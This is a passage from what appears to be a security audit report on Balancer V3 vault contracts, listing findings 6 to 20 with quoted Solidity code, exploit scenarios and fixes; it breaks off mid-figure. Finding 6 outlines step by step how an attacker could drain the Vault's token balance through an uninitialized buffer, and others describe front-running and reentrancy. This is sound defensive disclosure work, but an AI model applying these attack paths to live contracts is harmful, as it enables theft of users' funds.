The Vault allows users to perform wrap and unwrap operations on an uninitialized buffer. Since the `wrappedToken` is an arbitrary contract, we can perform a wrap operation through this contract by setting the `asset` address to a token that we control:

```
function erc4626BufferWrapOrUnwrap(
    BufferWrapOrUnwrapParams memory params
)
    external
    onlyWhenUnlocked
    whenVaultBuffersAreNotPaused
    nonReentrant
    returns (uint256 amountCalculatedRaw, uint256 amountInRaw, uint256 amountOutRaw)
{
    IERC20 underlyingToken = IERC20(params.wrappedToken.asset());

    address bufferAsset = _bufferAssets[IERC20(params.wrappedToken)];

    if (bufferAsset != address(0) && bufferAsset != address(underlyingToken)) {
        // Asset was changed since the first addLiquidityToBuffer call.
        revert WrongWrappedTokenAsset(address(params.wrappedToken));
    }
// ...
```

Figure 6.1: The `erc4626BufferWrapOrUnwrap` function of the `Vault.sol#L1054-L1108`

This allows us to use the wrap operation to add liquidity to our uninitialized buffer by having the `amountOutWrapped` amount equal to zero, or by abusing the buffer surplus mechanism. The former code path is highlighted in figure 6.2:

```
// ...
if (kind == SwapKind.EXACT_IN) {
    if (isQueryContext) {
        return (amountGiven, wrappedToken.previewDeposit(amountGiven));
    }
```

```
    // EXACT_IN wrap, so AmountGiven is underlying amount.
    (amountInUnderlying, amountOutWrapped) = (amountGiven,
wrappedToken.convertToShares(amountGiven));
} else {
    if (isQueryContext) {
        return (wrappedToken.previewMint(amountGiven), amountGiven);
    }
    // EXACT_OUT wrap, so AmountGiven is wrapped amount.
    (amountInUnderlying, amountOutWrapped) =
(wrappedToken.convertToAssets(amountGiven), amountGiven);
}

bytes32 bufferBalances = _bufferTokenBalances[IERC20(wrappedToken)];

if (bufferBalances.getBalanceDerived() >= amountOutWrapped) {
    // The buffer has enough liquidity to facilitate the wrap without making an
external call.
    uint256 newDerivedBalance;
    unchecked {
        // We have verified above that this is safe to do unchecked.
        newDerivedBalance = bufferBalances.getBalanceDerived() - amountOutWrapped;
    }

    bufferBalances = PackedTokenBalance.toPackedBalance(
        bufferBalances.getBalanceRaw() + amountInUnderlying,
        newDerivedBalance
    );
    _bufferTokenBalances[IERC20(wrappedToken)] = bufferBalances;
// ...
```

Figure 6.2: The `_wrapWithBuffer` function of the `Vault.sol#L1117–L1238`

This allows us to update the underlying token of our `wrappedToken` to be a valuable token held in the Vault. Since the `_bufferTokenBalances` mapping key is the address of the `wrappedToken`, we can initialize our buffer, set the `_bufferAssets` mapping to the valuable token, and still keep the liquidity balance that we deposited with our malicious token.

```
function addLiquidityToBuffer( // ...)
    public
    onlyVaultDelegateCall
    onlyWhenUnlocked
    whenVaultBuffersAreNotPaused
    nonReentrant
    returns (uint256 issuedShares)
{
    address underlyingToken = wrappedToken.asset();

    // Amount of shares to issue is the total underlying token that the user is
depositing.
    issuedShares = wrappedToken.convertToAssets(amountWrapped) + amountUnderlying;
```

```
    if (_bufferAssets[IERC20(address(wrappedToken))] == address(0)) {
        // Buffer is not initialized yet, so we initialize it.

        // Register asset of wrapper, so it cannot change.
        _bufferAssets[IERC20(address(wrappedToken))] = underlyingToken;

        // Burn MINIMUM_TOTAL_SUPPLY shares, so the buffer can never go back to zero
liquidity
        // (avoids rounding issues with low liquidity).
        _bufferTotalShares[IERC20(wrappedToken)] = _MINIMUM_TOTAL_SUPPLY;
        issuedShares -= _MINIMUM_TOTAL_SUPPLY;
    }

    bytes32 bufferBalances = _bufferTokenBalances[IERC20(wrappedToken)];

    // Adds the issued shares to the total shares of the liquidity pool.
    _bufferLpShares[IERC20(wrappedToken)][sharesOwner] += issuedShares;
    _bufferTotalShares[IERC20(wrappedToken)] += issuedShares;

    bufferBalances = PackedTokenBalance.toPackedBalance(
        bufferBalances.getBalanceRaw() + amountUnderlying,
        bufferBalances.getBalanceDerived() + amountWrapped
    );

    _bufferTokenBalances[IERC20(wrappedToken)] = bufferBalances;

    // ...
}
```

Figure 6.3: The `addLiquidityToBuffer` function of the `VaultAdmin.sol#L415–L465`

This allows us to deposit a malicious token to inflate our buffer balances, switch the underlying token of the buffer, and then withdraw the valuable token from the pool. By doing this, we can withdraw the entire balance of any token held in the Vault.

Appendix D contains a unit test triggering a simplified scenario.

Exploit Scenario

The Vault holds $1m DAI tokens in various pools. Eve deploys a malicious wrapper token and a malicious ERC20. She performs the following series of actions in order to drain the DAI balance of the Vault:

1. She sets the `underlyingToken` of the wrapper token to her malicious ERC20, and sets the return value of `convertToShares` to 0.
2. She calls the `WRAP` operation with `EXACT_IN`. Since `convertToShares` returns 0, the Vault will incorrectly assume that the buffer has liquidity and directly add an arbitrary amount of her malicious token to the buffer balances. This will create debt that she can repay with the malicious token.

3. She switched the `underlyingToken` of the wrapper token to DAI.
4. She calls the `addLiquidityToBuffer` function and adds 0 liquidity. This will not revert since the function does not contain zero checks. The amount of LP shares attributed to Eve can be arbitrarily set via her wrapper token.
5. She calls the `removeLiquidityFromBuffer` function of the `Router` contract and burns her liquidity to get the entire DAI balance of the Vault.
6. She calls the `sendTo` function to withdraw the DAI to her own account, draining the Vault.

Recommendations

Short term, add a check that ensures that a buffer needs to be explicitly initialized before users can interact with it.

Long term, retroactively write a specification for the buffer mechanisms, taking care to explicitly define all checks, limitations, and security mitigations that need to be implemented. Use this specification to guide the redesign of the buffer mechanism and the development of the testing suite.

7. Yield fees collected when exiting recovery mode will be lost

Severity: **Medium**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-BALV3-7
Target: `VaultAdmin.sol`, `PoolDataLib.sol`	

Description

Yield fees collected when the `disableRecoveryMode` function is called will be removed from the pool balances but never attributed to the aggregate fee balance, leading to the fee being permanently lost.

The pool "recovery mode" is used in cases where a pool reaches an invalid state or contains a security vulnerability that would prevent the pool from functioning correctly. This mode intentionally limits the amount of external calls that are made by disabling the collection of swap and yield fees, and by ignoring the token rates. In the case of the yield fees, we can see that a pool in recovery mode will skip yield fee accrual:

```
function load(
    PoolData memory poolData,
    mapping(uint => bytes32) storage poolTokenBalances,
    PoolConfigBits poolConfigBits,
    mapping(IERC20 => TokenInfo) storage poolTokenInfo,
    IERC20[] storage tokens,
    Rounding roundingDirection
) internal view {
    // ...

    bool poolSubjectToYieldFees = poolData.poolConfigBits.isPoolInitialized() &&
        poolData.poolConfigBits.getAggregateYieldFeePercentage() > 0 &&
        poolData.poolConfigBits.isPoolInRecoveryMode() == false;

    for (uint256 i = 0; i < numTokens; ++i) {
        TokenInfo memory tokenInfo = poolTokenInfo[poolData.tokens[i]];
        bytes32 packedBalance = poolTokenBalances[i];

        poolData.tokenInfo[i] = tokenInfo;
        poolData.tokenRates[i] = getTokenRate(tokenInfo);
        updateRawAndLiveBalance(poolData, i, packedBalance.getBalanceRaw(),
roundingDirection);

        // If there are no yield fees, we can save gas by skipping to the next token
now.
        if (poolSubjectToYieldFees == false) {
            continue;
```

```
        }
    // ...
```

Figure 7.1: The `load` library function of the PoolDataLib.sol#L31–L64

If a pool wants to exit recovery mode, an administrator needs to execute the `disableRecoveryMode` function:

```
function disableRecoveryMode(address pool) external onlyVaultDelegateCall
withRegisteredPool(pool) authenticate {
    _ensurePoolInRecoveryMode(pool);
    _setPoolRecoveryMode(pool, false);
}
```

Figure 7.2: The `disableRecoveryMode` function of the VaultAdmin.sol#L352–L355

The `_setPoolRecoveryMode` function will load the pool state into memory, and then write this state to storage:

```
function _setPoolRecoveryMode(address pool, bool recoveryMode) internal {
    // Update poolConfigBits
    _poolConfigBits[pool] =
_poolConfigBits[pool].setPoolInRecoveryMode(recoveryMode);

    if (recoveryMode == false) {
        _writePoolBalancesToStorage(pool, _loadPoolData(pool, Rounding.ROUND_DOWN));
    }

    emit PoolRecoveryModeStateChanged(pool, recoveryMode);
}
```

Figure 7.3: The `_setPoolRecoveryMode` function of the VaultAdmin.sol#L374–L383

However, since the pool recovery mode was set to `false` in the state mapping `_poolConfigBits[pool]`, the `_loadPoolData` internal function will actually accrue the yield fees and remove them from the pool balances, as visible in the highlighted lines of figure 7.4:

```
// ...
bool poolSubjectToYieldFees = poolData.poolConfigBits.isPoolInitialized() &&
    poolData.poolConfigBits.getAggregateYieldFeePercentage() > 0 &&
    poolData.poolConfigBits.isPoolInRecoveryMode() == false;

for (uint256 i = 0; i < numTokens; ++i) {
    // ...

    // This check is skipped since poolSubjectToYieldFees = true
    if (poolSubjectToYieldFees == false) {
        continue;
```

```
    }

    //
    bool tokenSubjectToYieldFees = tokenInfo.paysYieldFees && tokenInfo.tokenType ==
TokenType.WITH_RATE;

    // Do not charge yield fees before the pool is initialized, or in recovery mode.
    if (tokenSubjectToYieldFees) {
        uint256 aggregateYieldFeePercentage =
poolData.poolConfigBits.getAggregateYieldFeePercentage();
        uint256 balanceRaw = poolData.balancesRaw[i];

        uint256 aggregateYieldFeeAmountRaw = _computeYieldFeesDue(
            poolData,
            packedBalance.getBalanceDerived(),
            i,
            aggregateYieldFeePercentage
        );

        if (aggregateYieldFeeAmountRaw > 0) {
            updateRawAndLiveBalance(poolData, i, balanceRaw -
aggregateYieldFeeAmountRaw, roundingDirection);
        }
    }
```

Figure 7.4: The `load` library function of the PoolDataLib.sol#L49–L91

The new pool balance will be saved to state via the `_writePoolBalancesToStorage` internal function, leading to a permanent loss of the yield fee both for the liquidity providers and the fee collector.

Exploit Scenario

Alice deploys a pool that contains WstETH, a wrapped version of a yield bearing token. After some time, she decides to pause the pool to investigate a potential security vulnerability. Eve notices this and switches the pool to recovery mode since this call is permissionless when the pool is paused. Alice determines that there is no risk to the pool and requests the administrator to disable recovery mode. The rate of the WstETH token grows, and disabling the recovery mode triggers a reduction in the pool balances due to the accumulated yield fee. This leads to a permanent loss of the yield fee.

Recommendations

Short term, in the `_setPoolRecoveryMode` function, update the order of operations so that the `setPoolInRecoveryMode` library function is called after the pool balances have been updated.

Long term, improve the testing suite by ensuring that all expected side effects of an action are tested.

8. Risks with non-standard token implementations	
Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-8
Target: `Vault.sol`	

Description

There exist numerous non-standard token implementations that present unique risks to any pool or buffer that uses these tokens.

We have outlined some notable risks related to interacting with common non-standard tokens implementations below:

- **Rebasing tokens such as stETH**
    - Rebasing tokens can make balance modifications outside of transfer actions. If such tokens are used they can be drained via the `settle` function due to the reserves of the token being less than the contract balance of the token.
- **Double-entry point tokens such as Celo**
    - Some proxied tokens have multiple addresses. If a token with multiple addresses is used in the Vault, this token can be drained by calling the `settle` function since the reserves accounting of the Vault assumes a token only has a single address associated with it.
- **Tokens with more than 18 decimals cannot be registered to a pool due to an underflow when determining the decimal difference.**
- **Some tokens take a transfer fee (e.g., STA, PAXG), some do not currently charge a fee but may do so in the future (e.g., USDT, USDC).**
    - These tokens will break the internal accounting of a pool or buffer.

Recommendations

Short term, review the system for risks related to interacting with non-standard token implementation.

Long term, clearly document the types of tokens that the Vault does and does not support and the underlying risks of using these tokens. Add this to the user- and developer-facing documentation.

References

- weird-erc20
- Token Integration Checklist

9. Buffer can consider it has liquidity when it has none

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-9
Target: `Vault.sol`	

Description

The `erc4626BufferWrapOrUnwrap` function does not check that the calculated token amounts in (to be deposited) and out (to be returned) are not zero. A zero amount could trigger the incorrect branch of the wrap or unwrap operation and lead the operation to believe that the buffer has liquidity even though it has none.

The wrap and unwrap operations check if the buffer has enough liquidity to perform the operation in the Vault. If there is enough liquidity, the operation will directly update the buffer balances:

```
if (bufferBalances.getBalanceDerived() >= amountOutWrapped) {
    // The buffer has enough liquidity to facilitate the wrap without making an
external call.
    uint256 newDerivedBalance;
    unchecked {
        // We have verified above that this is safe to do unchecked.
        newDerivedBalance = bufferBalances.getBalanceDerived() - amountOutWrapped;
    }

    bufferBalances = PackedTokenBalance.toPackedBalance(
        bufferBalances.getBalanceRaw() + amountInUnderlying,
        newDerivedBalance
    );
    _bufferTokenBalances[wrappedToken] = bufferBalances;
}
```

Figure 9.1: The `_wrapWithBuffer` internal function of the `Vault.sol#L1143–L1156`

```
if (bufferBalances.getBalanceRaw() >= amountOutUnderlying) {
    // The buffer has enough liquidity to facilitate the wrap without making an
external call.
    uint256 newRawBalance;
    unchecked {
        // We have verified above that this is safe to do unchecked.
        newRawBalance = bufferBalances.getBalanceRaw() - amountOutUnderlying;
    }
    bufferBalances = PackedTokenBalance.toPackedBalance(
        newRawBalance,
```

```
            bufferBalances.getBalanceDerived() + amountInWrapped
        );
        _bufferTokenBalances[wrappedToken] = bufferBalances;
    }
```

Figure 9.2: The `_unwrapWithBuffer` internal function of the `Vault.sol#L1271–L1283`

If `amountOutUnderlying` or `amountOutWrapped` is zero, and the buffer has not been initialized, the highlighted `if` statement of figures 9.1 and 9.2 will be triggered. This will lead the buffer to believe that there is enough liquidity, and it will directly update the buffer balances. This can be used to add liquidity to a buffer without initializing it.

Recommendations

Short term, add a zero check to the conditions in figures 9.1 and 9.2, ensuring that the buffer has a non-zero balance.

Long term, improve the testing suite by adding additional unit tests testing for common edge cases. Consider defining system- and function-level invariants and using advanced testing techniques such as fuzzing with Echidna, Medusa, or Foundry to uncover these types of edge cases.

10. Dynamic swap fee is not limited to 100%

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-10
Target: `Vault.sol`	

Description
The dynamic swap fee is not explicitly limited to 100%, which could lead to unexpected behavior.

During a swap operation, the dynamic swap fee will be fetched by using the `callComputeDynamicSwapFeeHook` hook, assuming the pool has defined this fee in the pool configuration parameters:

```
if (poolData.poolConfigBits.shouldCallComputeDynamicSwapFee()) {
    (bool dynamicSwapFeeCalculated, uint256 dynamicSwapFee) =
HooksConfigLib.callComputeDynamicSwapFeeHook(
        swapParams,
        params.pool,
        state.swapFeePercentage,
        _hooksContracts[params.pool]
    );

    if (dynamicSwapFeeCalculated) {
        state.swapFeePercentage = dynamicSwapFee;
    }
}
```

Figure 10.1: The swap function of the `Vault.sol#L228–L239`

However, while all other fees in the system are limited to 100%, this fee has no such limits. If the dynamic swap fee is larger than 100%, this could have unexpected consequences for the system. While we believe this limit is applied implicitly via other operations (e.g., checked arithmetic), defining it explicitly will provide a higher degree of security.

Recommendations
Short term, explicitly limit the dynamic swap fee to 100%.

Long term, clearly define limits for all state variables that should be bounded and create a unit test for each.

11. Lack of slippage protection on liquidity buffer increase

Severity: **Low**	Difficulty: **High**
Type: Timing	Finding ID: TOB-BALV3-11
Target: `VaultAdmin.sol`	

Description

The lack of slippage protection when adding liquidity to a buffer may lead a buffer liquidity provider to receive fewer shares than expected.

When adding liquidity to a buffer through `addLiquidityToBuffer`, the amount of shares received is dynamically computed through a call to the wrapped token contract:

```
// Amount of shares to issue is the total underlying token that the user is
depositing.
issuedShares = wrappedToken.convertToAssets(amountWrapped) + amountUnderlying;
```

Figure 11.1: `VaultAdmin.sol#L430-L432`

The user cannot specify how many shares he expects to receive. As a result, if the asset-to-share ratio changes before the user's transaction is included, they may receive fewer shares than expected.

Exploit Scenario

Bob calls `addLiquidityToBuffer` and expects to receive 100 shares while adding 1,000 tokens. Eve front-runs Bob's transaction and changes a parameter in the wrapper token contract, making Bob receive only 50 shares.

Recommendations

Short term, consider either of the following options:

- Add slippage protection, either as a minimal amount of shares received or as a minimal percentage of issued shares (using `_bufferTotalShares`). Which approach is more suitable will depend on the implementation of the ERC4626 token as either might have downsides (e.g., the percentage approach could create a DoS vector). We recommend that the Balancer Labs team research the ERC4626 implementations they wish to support and determine the most suitable slippage protection mechanism.
- Alternatively, document `addLiquidityToBuffer` to make it explicit that the user needs to manually validate the amount of shares received.

Long term, create centralized documentation that includes all of the system's known front-running risks. Ensure that external third parties can access the document.

12. Reentrancy on pool initialization allows users to re-initialize pools

Severity: **Undetermined**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-12
Target: `VaultExtension.sol`	

Description

An incorrect check-effect-interaction pattern in the pool initialization allows users to re-initialize a pool multiple times through a reentrancy.

When initializing a pool through `initialize`, `isPoolInitialized` is checked at the beginning of the function:

```
function initialize(
    [...]

    if (poolData.poolConfigBits.isPoolInitialized()) {
        revert PoolAlreadyInitialized(pool);
    }
```

Figure 12.1: VaultExtension.sol#L364–L379

After this check, an external call can be triggered through the `BeforeInitialize` hook:

```
if (poolData.poolConfigBits.shouldCallBeforeInitialize()) {
    HooksConfigLib.callBeforeInitializeHook(exactAmountsInScaled18, userData,
_hooksContracts[pool]);
```

Figure 12.2: VaultExtension.sol#L391–L392

The pool is then marked as initialized:

```
poolData.poolConfigBits = poolData.poolConfigBits.setPoolInitialized(true);

// Store config and mark the pool as initialized.
_poolConfigBits[pool] = poolData.poolConfigBits;
```

Figure 12.3: VaultExtension.sol#L443–L446

The following order of operations enables a reentrancy:

1. Checking for initialization
2. External call
3. Setting initialization

In this order of operations, a malicious pool can re-enter to `initialize` to trigger the initialization steps multiple times.

We marked this issue's severity as undetermined, since the limited time allotted for the review meant that we could not fully assess the issue's severity. Because an attacker can perform multiple interactions (including adding/removing liquidity and swapping assets) before re-initializing the pool, it is possible that this issue can be abused with a larger impact.

Recommendations

Short term, initialize the pool before any external calls.

Long term, when checking a condition and then updating the state of that condition, keep the check and the update close together in the code.

13. Insufficient event generation

Severity: **Informational**	Difficulty: **Low**
Type: Auditing and Logging	Finding ID: TOB-BALV3-13
Target: `VaultAdmin.sol`, `ProtocolFeeController.sol`	

Description

Multiple operations do not emit events. As a result, it will be difficult to review the contracts' behavior for correctness once they have been deployed.

Events generated during contract execution aid in monitoring, baselining of behavior, and detection of suspicious activity. Without events, users and blockchain-monitoring systems cannot easily detect behavior that falls outside the baseline conditions, allowing malfunctioning contracts and attacks to go undetected.

The following operations should trigger events:

- `withdrawProtocolFees` (`ProtocolFeeController.sol#L449–L461`)
- `_withdrawPoolCreatorFees` (`ProtocolFeeController.sol#L473–L485`)
- `disableQuery` (`VaultAdmin.sol#L390–L394`)
- `pauseVaultBuffers` (`VaultAdmin.sol#L401–L405`)
- `unpauseVaultBuffers` (`VaultAdmin.sol#L408–L412`)
- `collectAggregateFees` (`VaultAdmin.sol#L273–L295`)

Recommendations

Short term, add events for all operations that could contribute to a higher level of monitoring and alerting.

Long term, consider using a blockchain-monitoring system to track any suspicious behavior in the contracts. The system relies on several contracts to behave as expected. A monitoring mechanism for critical events would quickly detect any compromised system components.

14. Buffer _CONVERT_FACTOR can be avoided by providing unbalanced liquidity

Severity: **Low**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-14
Target: `pkg/vault/contracts/Vault.sol`	

Description

Users can avoid the `_CONVERT_FACTOR` applied to wrap and unwrap operations by providing unbalanced liquidity to the buffer and then immediately removing the liquidity.

During wrap and unwrap operations, the `_CONVERT_FACTOR` is either added to the amount of tokens the user needs to deposit, or removed from the amount of tokens the user will get out of this operation. This is done as a safety measure to prevent the buffer from being drained due to rounding issues.

```
function _wrapWithBuffer(
    SwapKind kind,
    IERC20 underlyingToken,
    IERC4626 wrappedToken,
    uint256 amountGiven
) private returns (uint256 amountInUnderlying, uint256 amountOutWrapped) {
    // ...

    if (kind == SwapKind.EXACT_IN) {
        if (isQueryContext) {
            return (amountGiven, wrappedToken.previewDeposit(amountGiven));
        }
        // EXACT_IN wrap, so AmountGiven is underlying amount. If the buffer has
enough liquidity to handle the
        // wrap, it'll send amountOutWrapped to the user without calling the wrapper
protocol, so it can't check
        // if the "convert" function has rounding errors or is oversimplified. To
make sure the buffer is not
        // drained we remove a convert factor that decreases the amount of wrapped
tokens out, protecting the
        // buffer balance.
        (amountInUnderlying, amountOutWrapped) = (
            amountGiven,
            wrappedToken.convertToShares(amountGiven) - _CONVERT_FACTOR
        );
    }
```

Figure 14.1: The `_CONVERT_FACTOR` is removed from the `amountOutWrapped` in `_wrapWithBuffer` (Vault.sol#L1148–L1171)

However, the `addLiquidityToBuffer` function of the `VaultAdmin` contract allows users to freely provide unbalanced liquidity. As a result, a user can provide liquidity with only the wrapped or underlying token and then remove the liquidity to obtain a proportional amount of the other token, essentially mimicking a wrap/unwrap operation. This allows them to avoid the `_CONVERT_FACTOR`.

Exploit Scenario

Eve deposits unbalanced liquidity to a buffer and immediately withdraws it in order to emulate a wrap/unwrap action. She obtains more tokens than she would have if she had used the wrap or unwrap action.

Recommendations

Short term, either ensure that liquidity can only be added proportionally to a buffer, or treat the unbalanced portion of the liquidity addition as a wrap/unwrap operation and "charge" the `_CONVERT_FACTOR`.

Long term, improve the testing suite by adding additional unit tests for providing and removing buffer liquidity. Test the wrap and unwrap operations against the `addLiquidityToBuffer` and `removeLiquidityFromBuffer` functions, ensuring that adding unbalanced liquidity and then removing does not give users an advantage.

15. Buffer wrap and unwrap queries return incorrect results

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-15
Target: `pkg/vault/contracts/Vault.sol`	

Description

Queries performed through the `erc4626BufferWrapOrUnwrap` function of the Vault contract return incorrect results since they do not include the `_CONVERT_FACTOR`.

When a wrap or unwrap operation is performed, the `_CONVERT_FACTOR` is added or removed from the amounts; however, queries use the `preview*` functions only to determine the amount to return.

```
if (kind == SwapKind.EXACT_IN) {
    if (isQueryContext) {
        return (amountGiven, wrappedToken.previewDeposit(amountGiven));
    }

// ...

(amountInUnderlying, amountOutWrapped) = (
    amountGiven,
    wrappedToken.convertToShares(amountGiven) - _CONVERT_FACTOR
);
```

Figure 15.1: Difference in the return values for a `_wrapWithBuffer` query and on-chain operation (`Vault.sol#L1158-L1170`)

If the queries are used to guide the creation of on-chain transactions, this could result in users providing the wrong amounts based on the queries. This issue is present in both the `_wrapWithBuffer` and `_unwrapWithBuffer` internal functions.

Recommendations

Short term, include the `_CONVERT_FACTOR` in the query return value and use either the `preview*` or `convert*` function in both query and state-modifying modes.

Long term, add additional unit tests that compare query operations to their on-chain counterparts with the same inputs.

16. Providing unbalanced liquidity to a buffer can mint more shares due to rounding

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-16
Target: `pkg/vault/contracts/VaultAdmin.sol`	

Description

Providing only the underlying token to the `addLiquidityToBuffer` function of the `VaultAdmin` contract will result in slightly more shares being minted.

During liquidity provision, the invariant is calculated in terms of the underlying token by using the `convertToAssets` function of the ERC4626 wrapped token. Since this function rounds down the result, the `currentInvariant` variable will also be rounded down, resulting in a smaller denominator and a larger end result for `issuedShares`:

```
// The buffer invariant is the sum of buffer token balances converted to underlying.
uint256 currentInvariant = bufferBalances.getBalanceRaw() +
    wrappedToken.convertToAssets(bufferBalances.getBalanceDerived());

// The invariant delta is the amount we're adding (at the current rate) in terms of
underlying.
uint256 bufferInvariantDelta = wrappedToken.convertToAssets(amountWrappedRaw) +
amountUnderlyingRaw;
// The new share amount is the invariant ratio normalized by the total supply.
// Rounds down, as the shares are "outgoing," in the sense that they can be redeemed
for tokens.
issuedShares = (_bufferTotalShares[wrappedToken] * bufferInvariantDelta) /
currentInvariant;
```

Figure 16.1: Incorrect rounding direction in the `addLiquidityToBuffer` function (`VaultAdmin.sol#L512-L520`)

Additionally, depositing only the underlying token to a buffer will result in more shares being minted than depositing the same value in an equal amount of underlying and wrapped tokens.

Exploit Scenario

Alice deposits 1,000 wrapped tokens and 1,000 underlying tokens as liquidity. Since `convertToAssets` rounds down, she receives 1,999 shares. Eve deposits 2,000 underlying tokens as liquidity to the same buffer; however, she gets 2,000 shares instead of 1,999.

Eve has received 1 wei more shares than Alice, although both have deposited the same total value of tokens.

Recommendations

Short term, enforce proportional liquidity provision for buffers and ensure that rounding always happens in favor of the protocol by rounding up the `currentInvariant`.

Long term, carefully analyze the rounding direction of all operations to determine the correct rounding direction that does not favor the user. Include the rationale for the rounding direction chosen in the code documentation.

17. Permit signatures can be front-run to execute a temporary denial-of-service attack

Severity: **Low**	Difficulty: **Medium**
Type: Timing	Finding ID: TOB-BALV3-17
Target: `pkg/vault/contracts/RouterCommon.sol`	

Description

The `permitBatchAndCall` function of the `RouterCommon` contract can be front-run to consume the provided signature and force the original caller's transaction to revert.

The `RouterCommon` contract implements a `permitBatchAndCall` function that allows users to provide a token allowance to the router via a call to the permit function of an arbitrary token:

```
for (uint256 i = 0; i < permitBatch.length; ++i) {
    bytes memory signature = permitSignatures[i];

    SignatureParts memory signatureParts = _getSignatureParts(signature);

    PermitApproval memory permitApproval = permitBatch[i];
    IERC20Permit(permitApproval.token).permit(
        permitApproval.owner,
        address(this),
        permitApproval.amount,
        permitApproval.deadline,
        signatureParts.v,
        signatureParts.r,
        signatureParts.s
    );
}
```

Figure 17.1: The `permitBatchAndCall` function (RouterCommon.sol#L121–L151)

However, a malicious user can front-run the call to this function and consume the legitimate user's nonce, forcing the original caller's transaction to revert.

Exploit Scenario

Alice calls the `permitBatchAndCall` function to execute a series of actions through the router. However, Eve notices this transaction in the mempool and executes a modified call first, using Alice's permit signatures. Alice's call reverts.

Recommendations

Short term, consider wrapping the calls to the `permit` function in a try/catch block.

Long term, document the possibility of griefing `permit` calls to warn users interacting with the `permitBatchAndCall` function.

18. permitBatchAndCall will revert when non-payable functions are called with value

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-18
Target: `pkg/vault/contracts/RouterCommon.sol`	

Description

The `permitBatchAndCall` function of the `RouterCommon` contract will revert if value is attached to the call, for example in cases where payable and non-payable functions are batched together.

The `permitBatchAndCall` function allows users to use `multicall` to batch together multiple different calls to the `Router` or `BatchRouter` contracts.

```
function permitBatchAndCall(
    PermitApproval[] calldata permitBatch,
    bytes[] calldata permitSignatures,
    IAllowanceTransfer.PermitBatch calldata permit2Batch,
    bytes calldata permit2Signature,
    bytes[] calldata multicallData
) external payable virtual saveSender returns (bytes[] memory results) {
    // ...

    // Execute all the required operations once permissions have been granted.
    return multicall(multicallData);
}
```

Figure 18.1: The `permitBatchAndCall` function (RouterCommon.sol#L153–L154)

```
function multicall(bytes[] calldata data) public virtual saveSender returns (bytes[]
memory results) {
    results = new bytes[](data.length);
    for (uint256 i = 0; i < data.length; ++i) {
        results[i] = Address.functionDelegateCall(address(this), data[i]);
    }
    return results;
}
```

Figure 18.2: The `multicall` function (RouterCommon.sol#L158–L164)

However, since `multicall` will use `delegatecall`, the `msg.value` will be preserved for all the calls in the batch. If `msg.value` is non-zero, the non-payable functions will revert.

This prevents users from combining payable and non-payable functions together if they use Ether for any of them.

Exploit Scenario

Alice calls the `permitBatchAndCall` function to execute a series of function calls to payable and non-payable functions. She provides 1 Ether to swap through the `Router` and then calls `removeLiquidityCustom` to remove liquidity from a different pool. However, her transaction reverts since `removeLiquidityCustom` is a non-payable function.

Recommendations

Short term, determine which functions should support batched calls and consider making them `payable`.

Long term, create user-facing documentation for using `permitBatchAndCall` and list out all functions that can and cannot be used with value transfers so that users are aware of the limitations.

19. BalancerPoolToken permit signatures cannot be revoked

Severity: **Informational**	Difficulty: **Medium**
Type: Access Controls	Finding ID: TOB-BALV3-19
Target: `pkg/vault/contracts/BalancerPoolToken.sol`	

Description

The `BalancerPoolToken` contract does not implement a way for permit signatures to be revoked, causing these signatures to remain valid until the deadline.

The `BalancerPoolToken` contract implements the `permit` function, allowing users to sign a payload to allow another user or contract to spend their tokens.

```
function permit(
    address owner,
    address spender,
    uint256 amount,
    uint256 deadline,
    uint8 v,
    bytes32 r,
    bytes32 s
) public virtual {
    // solhint-disable-next-line not-rely-on-time
    if (block.timestamp > deadline) {
        revert ERC2612ExpiredSignature(deadline);
    }

    bytes32 structHash = keccak256(abi.encode(PERMIT_TYPEHASH, owner, spender,
amount, _useNonce(owner), deadline));

    bytes32 hash = _hashTypedDataV4(structHash);

    address signer = ECDSA.recover(hash, v, r, s);
    if (signer != owner) {
        revert ERC2612InvalidSigner(signer, owner);
    }

    _vault.approve(owner, spender, amount);
}
```

Figure 19.1: The `permit` function (BalancerPoolToken.sol#L125-L149)

However, once a user signs a payload and sends it to another user, they have no way of revoking this signature. Since only one nonce is valid until it is consumed, this would prevent the original user from submitting permit signatures with a different nonce. They

could still generate a new signature using the same nonce; however, the user with whom they shared the original signature could execute their transaction first in order to prevent it from being invalidated.

Recommendations

Add an external function that allows `msg.sender` to increase their nonce in order to invalidate an already-signed payload.

20. Single token liquidity provision and removal will not work on tokens that revert on zero value transfers

Severity: **Low**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-BALV3-20
Target: `pkg/vault/contracts/Router.sol`	

Description

Providing or removing single-sided liquidity from a pool that uses a token that reverts on zero value transfers (such as BNB on Ethereum) will fail. This makes these `Router` functions incompatible with such tokens.

When single-sided liquidity is provided via the `Router` contract, the Vault will call back into the `addLiquidityHook` function of the Router, which will loop over the entire list of tokens and `amountsIn`:

```
function addLiquidityHook(
    AddLiquidityHookParams calldata params
)
    external
    nonReentrant
    onlyVault
    returns (uint256[] memory amountsIn, uint256 bptAmountOut, bytes memory
returnData)
{
    (amountsIn, bptAmountOut, returnData) = _vault.addLiquidity(
        AddLiquidityParams({
            pool: params.pool,
            to: params.sender,
            maxAmountsIn: params.maxAmountsIn,
            minBptAmountOut: params.minBptAmountOut,
            kind: params.kind,
            userData: params.userData
        })
    );

    // maxAmountsIn length is checked against tokens length at the vault.
    IERC20[] memory tokens = _vault.getPoolTokens(params.pool);

    for (uint256 i = 0; i < tokens.length; ++i) {
        IERC20 token = tokens[i];
        uint256 amountIn = amountsIn[i];

        // There can be only one WETH token in the pool.
```

```
        if (params.wethIsEth && address(token) == address(_weth)) {
            if (address(this).balance < amountIn) {
                revert InsufficientEth();
            }

            _weth.deposit{ value: amountIn }();
            _weth.transfer(address(_vault), amountIn);
            _vault.settle(_weth, amountIn);
        } else {
            // Any value over MAX_UINT128 would revert above in `addLiquidity`, so
this SafeCast shouldn't be
            // necessary. Done out of an abundance of caution.
            _permit2.transferFrom(params.sender, address(_vault),
